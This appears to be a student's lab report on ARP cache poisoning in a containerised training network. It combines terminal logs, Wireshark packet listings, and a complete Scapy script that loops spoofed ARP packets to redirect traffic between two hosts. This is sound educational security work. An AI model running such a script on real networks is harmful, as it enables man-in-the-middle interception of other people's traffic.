
    b. Delete the arp cache for A and B for a clean slate. Run the program. Check the arp cache for both A and B.



```
[11/14/23]seed@VM:~$ docksh 93
root@9333b926ce8c:/# arp -n
root@9333b926ce8c:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# arp -d 10.9.0.6
root@cd3b5916fa24:/# exit
[11/14/23]seed@VM:~$ docksh 56
root@5645e224c5a5:/# python3 volumes/task2-poison.py
.
Sent 1 packets.
.
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# exit
[11/14/23]seed@VM:~$ docksh 93
root@9333b926ce8c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@9333b926ce8c:/# █
```


b. Testing: attempt to ping between A and B

    a. Ran the program again to reset the cache poisoning. Both A and B point to mac M instead of each other. In the container for A, check the arp cache to confirm poisoning, then run “ping 10.9.0.6” to ping B. Wait a few seconds. Eventually the run started returning packets back instead of waiting. After cancelling the command and checking the arp table again, it was confirmed that B’s IP had returned to it's original, non-poisoned mac address.



```
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.348 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.158 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.113 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.113 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.330 ms
^C
--- 10.9.0.6 ping statistics ---
14 packets transmitted, 6 received, 57.1429% packet loss, time 13315ms
rtt min/avg/max/mdev = 0.113/0.198/0.348/0.100 ms
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@cd3b5916fa24:/# 
```


b. Rerun the poison script. Enter the container for B, check the arp table to confirm, and then run "telnet 10.9.0.5" to telnet to A. After waiting a few seconds I terminated the command. Upon checking the arp cache, the entry for A had become "incomplete" instead of containing the mac address for M or B.



```
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh 93
root@9333b926ce8c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@9333b926ce8c:/# telnet 10.9.0.5
Trying 10.9.0.5...
^C
root@9333b926ce8c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                         (incomplete)                              eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@9333b926ce8c:/# 
```

c. The wireshark capture is shown below. Packet 5 is where the ping command began. I'm assuming packet 10 or packet 16 is where the arp cache entry for B returned to the true value. Packet 32 is where I re-poisoned the caches, and packet


36 is where the telnet command began.



```
 4 2023-11-14 22:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP      42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use
 5 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=1/256, ttl=
 6 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=2/512, ttl=
 7 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=3/768, ttl=
 8 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=4/1024, ttl
 9 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=5/1280, ttl
10 2023-11-14 22:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
11 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=6/1536, ttl
12 2023-11-14 22:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
13 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=7/1792, ttl
14 2023-11-14 22:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
15 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=8/2048, ttl
16 2023-11-14 22:0… 02:42:0a:09:00:05   Broadcast           ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
17 2023-11-14 22:0… 02:42:0a:09:00:06   02:42:0a:09:00:05   ARP      42 10.9.0.6 is at 02:42:0a:09:00:06
18 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=9/2304, ttl
19 2023-11-14 22:0… 10.9.0.6            10.9.0.5            ICMP     98 Echo (ping) reply    id=0x01ea, seq=9/2304, ttl
20 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=10/2560, tt
21 2023-11-14 22:0… 10.9.0.6            10.9.0.5            ICMP     98 Echo (ping) reply    id=0x01ea, seq=10/2560, tt
22 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=11/2816, tt
23 2023-11-14 22:0… 10.9.0.6            10.9.0.5            ICMP     98 Echo (ping) reply    id=0x01ea, seq=11/2816, tt
24 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=12/3072, tt
25 2023-11-14 22:0… 10.9.0.6            10.9.0.5            ICMP     98 Echo (ping) reply    id=0x01ea, seq=12/3072, tt
26 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=13/3328, tt
27 2023-11-14 22:0… 10.9.0.6            10.9.0.5            ICMP     98 Echo (ping) reply    id=0x01ea, seq=13/3328, tt
28 2023-11-14 22:0… 02:42:0a:09:00:06   02:42:0a:09:00:05   ARP      42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use
29 2023-11-14 22:0… 02:42:0a:09:00:05   02:42:0a:09:00:06   ARP      42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use
30 2023-11-14 22:0… 10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x01ea, seq=14/3584, tt
31 2023-11-14 22:0… 10.9.0.6            10.9.0.5            ICMP     98 Echo (ping) reply    id=0x01ea, seq=14/3584, tt
32 2023-11-14 22:0… 02:42:0a:09:00:69   Broadcast           ARP      42 Who has 10.9.0.5? Tell 10.9.0.6
33 2023-11-14 22:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
34 2023-11-14 22:0… 02:42:0a:09:00:69   Broadcast           ARP      42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use
35 2023-11-14 22:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP      42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use
36 2023-11-14 22:0… 10.9.0.6            10.9.0.5            TCP      74 59388 → 23 [SYN] Seq=1485764373 Win=64240 Len=
37 2023-11-14 22:0… 10.9.0.6            10.9.0.5            TCP      74 [TCP Retransmission] 59388 → 23 [SYN] Seq=14857
38 2023-11-14 22:0… 10.9.0.6            10.9.0.5            TCP      74 [TCP Retransmission] 59388 → 23 [SYN] Seq=14857
39 2023-11-14 22:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use
40 2023-11-14 22:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use
41 2023-11-14 22:0… 10.9.0.6            10.9.0.5            TCP      74 [TCP Retransmission] 59388 → 23 [SYN] Seq=14857
```

d. NOTE****

   i. Although I think this step works fine without re-poisoning the cache on a loop, I rewrote the poison script to use for future steps. The new script sends the original packets poisoning the cache, and then sends gratuitous arp replies from bip and aip every five seconds for 100 iterations. I chose 100 iterations so it’s easier for me to execute but may change it later in the lab to iterate continuously until termination.




```
#!/usr/bin/envpython3
from scapy.all import *

mip = "10.9.0.105"
aip = "10.9.0.5"
bip = "10.9.0.6"
mmac = "02:42:0a:09:00:69"
amac = "02:42:0a:09:00:05"

def gratuitous_arp(ip):
    E=Ether()
    A=ARP()
    A.op=2 #1forARPrequest;2forARPreply
    A.pdst = ip
    A.hwsrc = mmac
    A.psrc = ip
    E.dst = "ff:ff:ff:ff:ff:ff"
    pkt=E/A
    sendp(pkt)

def initial_arp(srcip, dstip):
    E1=Ether()
    A1=ARP()
    A1.op=1 #1forARPrequest;2forARPreply
    A1.pdst = dstip
    A1.psrc = srcip
    A1.hwsrc = mmac
    E1.dst = "ff:ff:ff:ff:ff:ff"
    pkt1=E1/A1
    sendp(pkt1)

initial_arp(aip, bip)
initial_arp(bip, aip)

i=0
while i<100:
    gratuitous_arp(bip)
    gratuitous_arp(aip)
    i=i+1
    time.sleep(5)

print("done")
```


ii.

c. Turned on redirect, ran my new looped script in one terminal. In the other terminal:

a. In the container for A, ran “ping <bip>” (ip addr for B).




```
 97 2023-11-14 22:28:11… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.6 (Reply)
 98 2023-11-14 22:28:11… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.5 (Reply) (dupli
 99 2023-11-14 22:28:16… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.6 (Reply)
100 2023-11-14 22:28:16… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.5 (Reply) (dupli
101 2023-11-14 22:28:21… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.6 (Reply)
102 2023-11-14 22:28:21… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.5 (Reply) (dupli
103 2023-11-14 22:28:23… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=1/256,
104 2023-11-14 22:28:23… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=1/256,
105 2023-11-14 22:28:23… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=1/256,
106 2023-11-14 22:28:23… 10.9.0.105          10.9.0.6           ICMP     126 Redirect             (Redirect for host)
107 2023-11-14 22:28:23… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=1/256,
108 2023-11-14 22:28:24… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=2/512,
109 2023-11-14 22:28:24… 10.9.0.105          10.9.0.5           ICMP     126 Redirect             (Redirect for host)
110 2023-11-14 22:28:24… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=2/512,
111 2023-11-14 22:28:24… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=2/512,
112 2023-11-14 22:28:24… 10.9.0.105          10.9.0.6           ICMP     126 Redirect             (Redirect for host)
113 2023-11-14 22:28:24… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=2/512,
114 2023-11-14 22:28:25… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=3/768,
115 2023-11-14 22:28:25… 10.9.0.105          10.9.0.5           ICMP     126 Redirect             (Redirect for host)
116 2023-11-14 22:28:25… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=3/768,
117 2023-11-14 22:28:25… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=3/768,
118 2023-11-14 22:28:25… 10.9.0.105          10.9.0.6           ICMP     126 Redirect             (Redirect for host)
119 2023-11-14 22:28:25… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=3/768,
120 2023-11-14 22:28:26… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.6 (Reply)
121 2023-11-14 22:28:26… 02:42:0a:09:00:69   Broadcast          ARP       42 Gratuitous ARP for 10.9.0.5 (Reply) (dupli
122 2023-11-14 22:28:26… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=4/1024
123 2023-11-14 22:28:26… 10.9.0.105          10.9.0.5           ICMP     126 Redirect             (Redirect for host)
124 2023-11-14 22:28:26… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=4/1024
125 2023-11-14 22:28:26… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=4/1024
126 2023-11-14 22:28:26… 10.9.0.105          10.9.0.6           ICMP     126 Redirect             (Redirect for host)
127 2023-11-14 22:28:26… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=4/1024
128 2023-11-14 22:28:27… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=5/1280
129 2023-11-14 22:28:27… 10.9.0.105          10.9.0.5           ICMP     126 Redirect             (Redirect for host)
130 2023-11-14 22:28:27… 10.9.0.5            10.9.0.6           ICMP      98 Echo (ping) request  id=0x01fa, seq=5/1280
131 2023-11-14 22:28:27… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=5/1280
132 2023-11-14 22:28:27… 10.9.0.105          10.9.0.6           ICMP     126 Redirect             (Redirect for host)
133 2023-11-14 22:28:27… 10.9.0.6            10.9.0.5           ICMP      98 Echo (ping) reply    id=0x01fa, seq=5/1280
134 2023-11-14 22:28:28… 02:42:0a:09:00:69   02:42:0a:09:00:05  ARP       42 Who has 10.9.0.5? Tell 10.9.0.105
```




```
root@cd3b5916fa24:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.257 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.153 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.103 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.080 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.156 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.152 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.079 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
